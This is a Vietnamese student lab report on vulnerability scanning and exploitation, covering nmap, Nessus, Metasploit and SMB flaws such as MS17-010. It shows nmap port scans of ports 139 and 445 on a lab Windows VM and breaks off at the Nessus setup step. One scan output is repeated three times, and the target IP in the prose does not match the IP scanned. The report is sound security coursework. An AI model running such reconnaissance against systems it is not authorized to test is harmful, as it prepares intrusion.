HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: THỰC TẬP CƠ SỞ
MÃ HỌC PHẦN: INT13147

BÀI THỰC HÀNH 3.3

TÌM KIẾM VÀ KHAI THÁC LỖ HỔNG

Sinh viên thực hiện:
B22DCAT206 PHẠM ĐỨC NAM

Giảng viên hướng dẫn: Đỗ Xuân Chợ

HỌC KỲ 2 NĂM HỌC 2024-2025

Mục lục

Danh mục hình ảnh

1. Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ lổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

2. Nội dung thực hành

2.1. Cơ sở lý thuyết

2.1.1. Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework

a. Công cụ Nmap

Nmap (Network Mapper) được Gordon Lyon giới thiệu lần đầu vào năm 1997, là một công cụ quét, theo dõi và đánh giá bảo mật hàng đầu, ban đầu nmap chỉ phát triển trên hệ điều hành linux, về sau có cả phiên bản dành cho các hệ điều hành khác như Windows, Mac OS,... đặc biệt nmap có một phiên bản GUI tên là Zenmap.

Nmap có thể thực hiện quét trên một IP, dải IP, domain hay là cả một danh sách. Ví dụ: thekalitools.com, thekalitools.com/24, 192.168.0.1; 10.0.0-255.1-254;...

b. Công cụ Nessus

Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại. Theo cuộc khảo sát năm 2009 bởi sectools.org, Nessus là công cụ quét lỗ hổng bảo mật nổi tiếng nhất thế giới.

Nessus cho phép quét các loại lỗ hổng như cho phép kiểm soát từ xa hoặc truy cập dữ liệu nhạy cảm trên hệ thống, cấu hình sai, sử dụng mật khẩu mặc định, mật khẩu dễ đoán, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển, hoặc tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại,. Nessus bao gồm hai phần chính:


- Nessusd - dịch vụ luôn chạy của Nessus - thực hiện quét
- Nessus client - chương trình con - điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng.

Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client. Thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét

AmapM hay Nmap để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus
- Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

c. Công cụ Metasploit

Metasploit framework là một công cụ rất mạnh mẽ có thể được sử dụng để thăm dò các lỗ hổng hệ thống trên mạng và máy chủ. Bởi vì nó có mã nguồn mở, nó có thể dễ dàng tùy chỉnh và sử dụng với hầu hết các hệ điều hành. Metasploit chứa trên 1677 chương trình khai thác lỗ hổng trên 25 nền tảng, như Cisco, Java, Python, PHP, Android và các nền tảng khác. Với Metasploit, người kiểm thử xâm nhập có thể sử dụng chương trình tấn công có sẵn hoặc tùy chỉnh và thực thi vào một mạng để thăm dò các điểm yếu. Một khi các lỗ hổng được xác định và ghi lại, thông tin có thể được sử dụng để giải quyết các điểm yếu hệ thống và ưu tiên các giải pháp. Dưới đây là sơ đồ kiến trúc và các thành phần của Metasploit framework:



Sơ đồ kiến trúc và các thành phần của Metasploit framework

2.1.2. Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được

Lỗ hổng bảo mật là những lỗi phần mềm, lỗi trong đặc điểm kỹ thuật và thiết kế, nhưng đa số là lỗi trong lập trình. Bất kỳ gói phần mềm lớn nào cũng có hàng ngàn lỗi. Đây là những lỗ hổng nằm ủ mình trong hệ thống phần mềm của chúng ta, đợi đến khi được kích hoạt hoặc bị phát hiện. Khi đó, chúng có thể được dùng để tấn công các hệ thống.

Các lỗ hổng bảo mật trên một hệ thống là các điểm yếu có thể tạo nên sự ngưng trệ của dịch vụ, thêm quyền đối với người sử dụng hoặc cho phép truy cập bất hợp pháp vào hệ thống. Các lỗ hổng bảo mật có thể nằm ngay các dịch vụ cung cấp như web, mail, ftp,… Ngoài ra các chương trình ứng dụng hay dùng cũng chứa các lỗ hổng.

Có nhiều nguyên nhân gây ra lỗ hổng bảo mật: có thể do lỗi của bản thân hệ thống, hoặc do người quản trị hệ thống không hiểu sâu sắc các dịch vụ cung cấp hoặc do người dùng sử dụng có ý thức bảo mật kem click vào các đường link hoặc tải về các ứng dụng độc hại.

Lỗ hổng bảo mật có mức độ ảnh hưởng khác nhau. Có những lỗ hổng chỉ ảnh hưởng đến chất lượng dịch vụ cung cấp nhưng cũng có những lỗ hổng ảnh hưởng tới cả hệ thống hoặc làm ngưng trệ dịch vụ. Một số cổng dịch vụ quét được lỗ hổng như: SSH, FTP, SMTP, HTTP, HTTPS, DNS, SNMP, MySQL,…

❖ Lỗ hổng Nessus quét được trên máy Windows 7:

Lỗ hổng MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Lỗ hổng MS11-030, công bố tháng 4/2011, ảnh hưởng đến dịch vụ DNS trên Windows, từ Windows Server 2003 đến 2008 R2. Nó cho phép tin tặc thực thi mã từ xa, chiếm quyền điều khiển máy chủ DNS, đánh cắp dữ liệu, hoặc phá hủy dịch vụ. Để khắc phục, cần cài đặt bản vá bảo mật từ Microsoft và cấu hình DNS đúng cách.

Tác hại:

• Thực thi mã từ xa (RCE) dẫn đến kiểm soát hệ thống.

• Tấn công từ xa gây mất dịch vụ DNS.

• Đánh cắp thông tin nhạy cảm qua giao tiếp DNS.

Lỗ hổng Unsupported Windows OS (remote):

Lỗ hổng "Unsupported Windows OS (remote)" là một lỗ hổng bảo mật xuất phát từ việc sử dụng hệ điều hành Windows không được hỗ trợ hoặc đã hết hạn hỗ trợ. Điều này có thể xảy ra khi người dùng vẫn tiếp tục sử dụng các phiên bản cũ của Windows mà Microsoft không còn cung cấp các bản vá bảo mật hoặc hỗ trợ kỹ thuật cho chúng nữa.

Các tác hại của lỗ hổng này có thể bao gồm:

- Rủi ro bảo mật cao: Hệ điều hành không được cập nhật thường xuyên có thể dễ dàng trở thành mục tiêu của các cuộc tấn công mạng, bao gồm vi rút, phần mềm độc hại và các kỹ thuật tấn công khác.
- Thiếu tính ổn định và hiệu suất: Việc sử dụng hệ điều hành không được hỗ trợ có thể gây ra các vấn đề về hiệu suất, ổn định và tương thích với các ứng dụng và phần cứng mới.

- Khả năng hoạt động không ổn định: Các lỗi hoặc vấn đề kỹ thuật có thể xuất hiện do thiếu các bản vá bảo mật hoặc hỗ trợ từ nhà sản xuất.
- Vi phạm quy định tuân thủ và an ninh thông tin: Trong một số ngành công nghiệp hoặc tổ chức, việc sử dụng hệ điều hành không được hỗ trợ có thể vi phạm các quy định về tuân thủ hoặc an ninh thông tin.

Cách khắc phục lỗ hổng này bao gồm:

- Nâng cấp hệ điều hành: Người dùng nên cân nhắc nâng cấp lên phiên bản Windows mới nhất để đảm bảo nhận được các bản vá bảo mật và hỗ trợ từ Microsoft.
- Cập nhật bảo mật định kỳ: Người dùng nên thường xuyên kiểm tra và cài đặt các bản vá bảo mật mới nhất cho hệ thống của mình.
- Sử dụng phần mềm bảo mật: Cài đặt và duy trì các giải pháp phần mềm bảo mật để bảo vệ hệ thống khỏi các mối đe dọa trực tuyến.
- Điều chỉnh quy trình và chính sách bảo mật: Trong trường hợp không thể nâng cấp lên phiên bản Windows mới nhất, tổ chức cần áp dụng các biện pháp bảo mật phù hợp và điều chỉnh các chính sách để giảm thiểu rủi ro từ lỗ hổng này.

Lỗ hổng MS17-010: Xem chi tiết mục 2.1.3

Lỗ hổng MS16-047:

MS16-047 là một bản cập nhật bảo mật cho các giao thức từ xa SAM (Security Account Manager) và LSAD (Local Security Authority Domain). Lỗ hổng này, còn được gọi là Badlock, có thể gây ra các vấn đề về an ninh như tăng quyền đặc quyền (elevation of privilege), tấn công man-in-the-middle và giả mạo người dùng đã được xác thực.

Tác hại của lỗ hổng này là kẻ tấn công có thể khai thác nó để tăng quyền đặc quyền và thực hiện các hành động không được ủy quyền trên hệ thống mục tiêu. Điều này có thể dẫn đến mất dữ liệu quan trọng, sự xâm nhập vào hệ thống, hoặc thậm chí là kiểm soát toàn bộ hệ thống.

Lỗ hổng MS16-047 tồn tại trên các máy chủ Windows chạy các phiên bản hệ điều hành nhất định và sử dụng các phiên bản cũ của các giao thức SAM và LSAD.

Để khắc phục lỗ hổng này, người dùng cần cập nhật hệ thống của mình bằng cách cài đặt bản vá bảo mật từ Microsoft được cung cấp trong cập nhật MS16-047. Việc này sẽ giúp bảo vệ hệ thống khỏi việc bị tấn công và bảo vệ dữ liệu quan trọng khỏi rủi ro.

2.1.3. Lý thuyết về lỗ hổng mà Metasploit framework khai thác được (lỗ hổng MS17-010)

Lỗ hổng MS17-010 là một lỗ hổng bảo mật trong giao thức SMBv1 (Server Message Block version 1), được phát hiện và công bố bởi Microsoft vào tháng 3 năm 2017. Đây

là một lỗ hổng đặc biệt nguy hiểm vì nó cho phép tin tặc thực hiện tấn công từ xa trên các hệ thống chạy hệ điều hành Windows.

Tác hại của lỗ hổng này rất nghiêm trọng. Nó cho phép tin tặc thực hiện tấn công kiểu "Remote Code Execution" (RCE), có nghĩa là tin tặc có thể thực thi mã từ xa trên hệ thống mục tiêu mà không cần tài khoản người dùng hợp lệ. Điều này có thể dẫn đến việc kiểm soát hoàn toàn hệ thống, đánh cắp dữ liệu, triển khai phần mềm độc hại, hoặc thậm chí tấn công các hệ thống khác trong mạng nội bộ.

Lỗ hổng MS17-010 tồn tại trong các phiên bản của hệ điều hành Windows từ Windows 7 đến Windows Server 2016.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật. Đối với người dùng và quản trị viên hệ thống, việc cập nhật hệ thống với các bản vá bảo mật mới nhất từ Microsoft là cách hiệu quả nhất để ngăn chặn việc tận dụng lỗ hổng này. Ngoài ra, có thể tắt giao thức SMBv1 hoặc triển khai các biện pháp kiểm soát truy cập bổ sung để giảm thiểu rủi ro từ lỗ hổng MS17-010.


2.2. Các bước thực hiện

2.2.1. Chuẩn bị môi trường


- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework
- Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; nmap/zenmap; Metasploit framework (Kali Linux)

2.2.2. Sử dụng nmap/zenmap để quét các cổng dịch vụ


❖ **Kiểm tra môi trường**



IP máy tấn công (Kali Linux)




IP máy nạn nhân (Windows 10)




2 máy đã kết nối với nhau

❖ Sử dụng nmap để quét các cổng trên máy Windows 10

- Quét nhanh các cổng mở trên máy Windows 10 (192.168.229.134) sử dụng Kali Linux. Kết quả trả về là các cổng đang mở trên máy Windows 10.




- Quét cổng dịch vụ netbios-ssn cổng 139


(ducnam㉿ducnam)-[~]
$ nmap -p139 192.168.19.142
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-22 13:04 EDT
Nmap scan report for 192.168.19.142
Host is up (0.00099s latency).
PORT STATE SERVICE
139/tcp open netbios-ssn
MAC Address: 00:0C:29:B8:6B:10 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
(ducnam㉿ducnam)-[~]
$

- Quét cổng dịch vụ microsoft-ds cổng 445



(ducnam㉿ducnam)-[~]
$ nmap -PU -p445 192.168.19.142
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-22 13:05 EDT
Nmap scan report for 192.168.19.142
Host is up (0.00044s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 00:0C:29:B8:6B:10 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
(ducnam㉿ducnam)-[~]
$
(ducnam㉿ducnam)-[~]
$ nmap -PU -p445 192.168.19.142
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-22 13:05 EDT
Nmap scan report for 192.168.19.142
Host is up (0.00044s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 00:0C:29:B8:6B:10 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
(ducnam㉿ducnam)-[~]
$
(ducnam㉿ducnam)-[~]
$ nmap -PU -p445 192.168.19.142
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-22 13:05 EDT
Nmap scan report for 192.168.19.142
Host is up (0.00044s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 00:0C:29:B8:6B:10 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
(ducnam㉿ducnam)-[~]
$




2.2.3. Sử dụng nessus để quét các lỗ hổng

❖ Cài đặt Nessus trên Ubuntu

